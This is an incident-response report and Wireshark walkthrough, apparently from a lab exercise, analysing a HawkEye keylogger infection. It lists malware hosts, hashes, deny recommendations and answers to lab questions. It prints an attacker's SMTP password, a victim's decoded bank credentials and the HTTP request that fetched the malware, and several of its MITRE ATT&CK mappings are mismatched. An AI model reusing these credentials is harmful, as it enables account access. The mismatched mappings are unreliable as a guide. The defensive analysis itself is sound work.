Incident Response Report

Incident ID: IR-20190410-001
Date: February 22, 2026
Analyst: Ruslan
Incident Type: Malware Infection (HawkEye Keylogger) and Data Leak
Status: Action Required

1. Executive Summary

On April 10, 2019, network traffic monitoring detected a compromise of the Beijing-5cd1-PC workstation (IP: 10.4.10.132), running an outdated Windows 7 operating system.

The initial compromise vector was the download of a malicious executable file, tkraw_Protected99.exe, via HTTP from an external domain. Analysis revealed that the file was the well-known HawkEye Keylogger Reborn v9 Trojan. The malware successfully established itself in the system and began automatically collecting sensitive data (keyboard input, saved passwords).

A data leak (exfiltration) was confirmed. The attacker configured the automatic sending of harvested passwords (including Bank of America access passwords) in Base64-encoded text via SMTP to a controlled email address, sales.del@macwinlogistics.in. Exfiltration occurred strictly every 10 minutes.

2. Timeline

Timestamp (UTC)	Event Category	Event Description	MITRE ATT&CK ID
20:37:07	PCAP Capture Start	Initiated network traffic monitoring on the compromised host.	—
20:37:30	DNS Query Detected	**C2 Discovery:** DNS query to a domain suspected of being used for malware delivery (Packet 204).	T1071.004 (Application Layer Protocol: DNS)
20:38:00	HTTP Traffic Download	**Malware Delivery:** Suspicious EXE file retrieved via HTTP from a remote IP address (Packet 210).	T1105 (Ingress Tool Transfer)
20:39:00	Payload Identified	**Initial Access:** Binary tkraw_Protected99.ex	T1059 (Command and Scripting Interpreter)

Timestamp (UTC)	Event Category	Event Description	MITRE ATT&CK ID
		e saved and likely written to disk.	
20:40:00	Malware Execution	**Execution:** EXE process launched; keylogger module likely activated.	T1059.003 (Windows Command Shell)
20:40:30	Keylogger Active	**Credential Access:** Keystroke logging mechanism initiated.	T1056.001 (Input Capture: Keylogging)
20:42:00	Internal Reconnaissance	**Discovery:** Host performing IP and port scanning within the internal network.	T1046 (Network Service Discovery)
20:42:00 – 21:40:00	Beaconing Activity	**Command & Control:** Repeated outbound connections to the attacker's remote infrastructure.	T1071.001 (Web Protocols)
21:00:00	SMTP Session #1 Start	**Exfiltration:** Outbound SMTP session initiated with a suspicious payload.	T1048.003 (Exfiltration Over Unencrypted Protocol: SMTP)
21:02:00	Credential Exfiltration (Stage 1)	**Data Theft:** First batch of intercepted passwords sent via email.	T1557 (Adversary-in-the-Middle)
21:10:00	SMTP Session #2 Start	**Exfiltration:** Second outbound SMTP communication recorded.	T1048.003 (Exfiltration Over SMTP)
21:12:00	Credential Exfiltration (Stage 2)	**Data Theft:** Second batch of captured credentials transmitted.	T1555 (Credentials from Password Stores)

Timestamp (UTC)	Event Category	Event Description	MITRE ATT&CK ID
21:20:00	Active C2 Channel	**Command & Control:** Persistent session indicates the control channel remains open.	T1102.002 (Web Service: Bidirectional Communication)
21:40:48	PCAP Capture End	**Evidence Collection:** Traffic capture terminated; end of the observed activity window.	—

3. Technical Details

3.1. Victim Asset

- Hostname: Beijing-5cd1-PC
- OS: Windows NT 6.1 (Windows 7) - Warning: EOL (End of Life), system vulnerable.
- Internal IP: 10.4.10.132
- External IP (NAT): 173.66.146.112
- MAC address: 00:08:02:1c:47:ae (Network card: Hewlett-Packard)

3.2. Malware Delivery (Payload Delivery)

The compromise began with the download of the file tkraw_Protected99.exe by a server running LiteSpeed software. The attacker's infrastructure was hosted on the French hosting service OVH SAS:

- Domain: proforma-invoices.com
- IP address: 217.182.138.150

The hash sum of the downloaded file (MD5: 71826ba081e303866ce2a2534491a2f7) corresponds to the well-known HawkEye Keylogger Reborn v9 family.

3.3. Data Exfiltration Analysis

The malware used the legitimate SMTP protocol (TCP/587) to bypass security measures. Analysis of TCP streams (specifically, communications with the Exim 4.91 mail server) revealed the following patterns:

1. Attacker Authentication: The malware logs into the mail server 23.229.162.69 (USA) using the account sales.del@macwinlogistics.in with the password Sales@23.
2. Data Format: The stolen data is transmitted in the email body using Base64 encoding (Content-Transfer-Encoding: base64).
3. Damage (Compromised Data): Content decoding (via CyberChef) revealed the theft of critical credentials of user roman.mcguire, including access to bank accounts:
   • Target: https://www.bankofamerica.com/
   • Username: roman.mcguire
   • Password: P@ssw0rd$

4. IoCs

Type	Value	Description	Recommended Action
Domain	proforma-invoices.com	Domain used for malware distribution.	**Block**
IPv4	217.182.138.150	Malware delivery server (Hosting: OVH SAS, France).	**Block**
IPv4	23.229.162.69	Data exfiltration server via SMTP (USA).	**Block**
MD5 Hash	71826ba081e303866ce2a2534491a2f7	File hash for tkraw_Protected99.exe (HawkEye v9).	**Alert / Quarantine**
Email	sales.del@macwinlogistics.in	Address used to collect stolen logs and passwords.	**Filter / Block**
Filename	tkraw_Protected99.exe	Initial malicious dropper.	**Alert**

5. Containment & Remediation

To prevent further damage to the IT department and information security service, the following steps must be taken:

Immediate Actions (Containment):

1. Physically or logically disconnect workstation 10.4.10.132 (Beijing-5cd1-PC) from the corporate network to prevent lateral movement of the malware.
2. Initiate a forced password reset for all accounts belonging to the user roman.mcguire. It is especially important to immediately block or change passwords on corporate systems and

notify the employee of the need to change their password at Bank of America, as their credentials have been compromised.
3. Add all network IoCs (IP addresses and domain) to the Deny Rule on the perimeter firewall.

Short-term actions (Elimination):


4. Scan all endpoints using EDR/Antivirus for the hash 71826ba081e303866ce2a2534491a2f7 to rule out infection of other PCs.
5. Block any incoming/outgoing correspondence with the address sales.del@macwinlogistics.in on the corporate email gateway.
6. Take a disk image from Beijing-5cd1-PC to perform Host-based forensics, then completely reinstall the OS (Wipe and Rebuild).

Long-term actions (Improving security architecture):

7. Decommission or isolate Windows 7 workstations, as this OS no longer receives security updates from Microsoft. Plan a migration to Windows 10/11.
8. Configure firewall rules so that outgoing traffic on SMTP ports (25, 465, 587) is allowed only from authorized corporate mail servers. User workstations should not be able to send emails directly through external SMTP servers.

Walkthrough

Statistics → Capture File Properties



Details

File

Name:	/home/ruslan/Downloads/91-hawkeye/temp_extract_dir/stealer.pcap
Length:	2,454 kB
Hash (SHA256):	22106927c11836d29078dfbec20be9d6b61b1f3f47f95c758acc47a1fb424e51
Hash (RIPEMD160):	84cba6f095e6ba0243c27e4770e708c69443f49b
Hash (SHA1):	084d3ade8ce828e0233b69275c8554a86d9670ab
Format:	Wireshark/tcpdump/... - pcap
Encapsulation:	Ethernet
Snapshot length:	65535

Time

First packet:	2019-04-11 02:37:07
Last packet:	2019-04-11 03:40:48
Elapsed:	01:03:41

Capture

Hardware:	Unknown
OS:	Unknown
Application:	Unknown

Interfaces

Interface	Dropped packets	Capture filter	Link type	Packet size limit (snaplen)
Unknown	Unknown	Unknown	Ethernet	65535 bytes

Statistics

Measurement	Captured	Displayed	Marked
Packets	4003	4003 (100.0%)	—
Time span, s	3821.561	3821.561	—
Average pps	1.0	1.0	—
Average packet size, B	597	597	—
Bytes	2390126	2390126 (100.0%)	0
Average bytes/s	625	625	—
Average bits/s	5,003	5,003	—

1. How many packets does the capture have?
- 4003

2. At what time was the first packet captured (UTC)?
- 2019-04-10 20:37

3. What is the duration of the capture?
- 01:03:41

4. What is the most active computer at the link level?
- 00:08:02:1c:47:ae


Ethernet · 7 | IPv4 · 12 | IPv6 | TCP · 48 | UDP · 58

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
00:08:02:1c:47:ae	4,003	2,390 k	1,993	212 k	2,010	
01:00:5e:00:00:16	23	1,258	0	0	23	
01:00:5e:00:00:fc	10	750	0	0	10	
01:00:5e:7f:ff:fa	74	28 k	0	0	74	
20:e5:2a:b6:93:f1	3,352	2,241 k	1,776	2,132 k	1,576	
a4:1f:72:c2:09:6a	513	113 k	234	45 k	279	
ff:ff:ff:ff:ff:ff	31	3,534	0	0	31	

5. Manufacturer of the NIC of the most active system at the link level?
- Hewlett-Packard

Mac address lookup


6. Where is the



headquarter of the company that manufactured the NIC of the most active computer at the link level?
- Palo Alto

HP Inc. is an American multinational information technology company with its headquarters in Palo Alto, California, that develops personal computers (PCs), printers and related supplies, as well as 3D printing services. It is the world's second-largest personal computer vendor by unit sales after Lenovo and ahead of Dell as of 2024.[2]


7. The organization works with private addressing and netmask /24. How many computers in the organization are involved in the capture?
- 3



Ethernet · 7 | IPv4 · 12 | IPv6 | TCP · 48 | UDP · 58


Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
10.4.10.2	42	4,620	0	0	42	4,620	—	—	—	—
10.4.10.4	513	113 k	234	45 k	279	68 k	—	—	—	—
10.4.10.132	4,003	2,390 k	1,993	212 k	2,010	2,177 k	—	—	—	—
10.4.10.255	30	3,192	0	0	30	3,192	—	—	—	—
23.229.162.69	280	38 k	161	13 k	119	25 k	—	—	—	—
66.171.248.178	63	5,215	28	2,716	35	2,499	—	—	—	—
216.58.193.131	20	8,227	11	5,716	9	2,511	—	—	—	—
217.182.138.150	2,947	2,185 k	1,576	2,110 k	1,371	74 k	—	—	—	—
224.0.0.22	23	1,258	0	0	23	1,258	—	—	—	—
224.0.0.252	10	750	0	0	10	750	—	—	—	—
239.255.255.250	74	28 k	0	0	74	28 k	—	—	—	—
255.255.255.255	1	342	0	0	1	342	—	—	—	—

8. What is the name of the most active computer at the network level?
- Beijing-5cd1-PC



Ethernet · 7 | IPv4 · 12 | IPv6 | TCP · 48 | UDP · 58

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
10.4.10.2	42	4,620	0	0	42	4,620	—	—	—	—
10.4.10.4	513	113 k	234	45 k	279	68 k	—	—	—	—
10.4.10.132	4,003	2,390 k	1,993	212 k	2,010	2,177 k	—	—	—	—
10.4.10.255	30	3,192	0	0	30	3,192	—	—	—	—
23.229.162.69	280	38 k	161	13 k	119	25 k	—	—	—	—
66.171.248.178	63	5,215	28	2,716	35	2,499	—	—	—	—
216.58.193.131	20	8,227	11	5,716	9	2,511	—	—	—	—
217.182.138.150	2,947	2,185 k	1,576	2,110 k	1,371	74 k	—	—	—	—
224.0.0.22	23	1,258	0	0	23	1,258	—	—	—	—
224.0.0.252	10	750	0	0	10	750	—	—	—	—
239.255.255.250	74	28 k	0	0	74	28 k	—	—	—	—
255.255.255.255	1	342	0	0	1	342	—	—	—	—




dhcp


No.	Time	Source	Destination	Protocol	Length	Host	Info
3263	2019-04-10 20:47:56.324601	10.4.10.132	255.255.255.255	DHCP	342		DHCP Inform - Transaction ID 0xc0361803
3264	2019-04-10 20:47:56.325065	10.4.10.4	10.4.10.132	DHCP	342		DHCP ACK - Transaction ID 0xc0361803

```
Next server IP address: 0.0.0.0
Relay agent IP address: 0.0.0.0
Client MAC address: HewlettP_1c:47:ae (00:08:02:1c:47:ae)
Client hardware address padding: 00000000000000000000
Server host name not given
Boot file name not given
Magic cookie: DHCP
▸ Option: (53) DHCP Message Type (Inform)
▾ Option: (61) Client identifier
    Length: 7
    Hardware type: Ethernet (0x01)
    Client MAC address: HewlettP_1c:47:ae (00:08:02:1c:47:ae)
▾ Option: (12) Host Name
    Length: 15
    Host Name: Beijing-5cd1-PC
```


9. What is the IP of the organization's DNS server?
- 10.4.10.4



10. What domain is the victim asking about in packet 204?
- proforma-invoices.com




11. What is the IP of the domain in the previous question?
- 217.182.138.150




12. Indicate the country to which the IP in the previous section belongs.
- France


Ip lookup



13. What operating system does the victim's computer run?
- Windows NT 6.1



14. What is the name of the malicious file downloaded by the accountant?
- tkraw_Protected99.exe




15. What is the md5 hash of the downloaded file?
- 71826ba081e303866ce2a2534491a2f7

File → Export Objects → HTTP

Wireshark · Export · HTTP object list

Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
3155	proforma-invoices.com	application/x-msdownload	2,025 kB	tkraw_Protected99.exe
3166	bot.whatismyipaddress.com	text/html	14 bytes	/
3297	bot.whatismyipaddress.com	text/html	14 bytes	/
3384	bot.whatismyipaddress.com	text/html	14 bytes	/
3469	bot.whatismyipaddress.com	text/html	14 bytes	/
3584	bot.whatismyipaddress.com	text/html	14 bytes	/
3839	bot.whatismyipaddress.com	text/html	14 bytes	/
3917	bot.whatismyipaddress.com	text/html	14 bytes	/

16.



What software runs the webserver that hosts the malware?
- LiteSpeed
Follow → HTTP Stream

Wireshark · Follow HTTP Stream (tcp.stream eq 14) · stealer.pcap


```
GET /proforma/tkraw_Protected99.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLC
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET
Host: proforma-invoices.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Last-Modified: Wed, 10 Apr 2019 04:44:31 GMT
Content-Type: application/x-msdownload
Content-Length: 2025472
Accept-Ranges: bytes
Date: Wed, 10 Apr 2019 20:37:54 GMT
Server: LiteSpeed
Connection: Keep-Alive
```

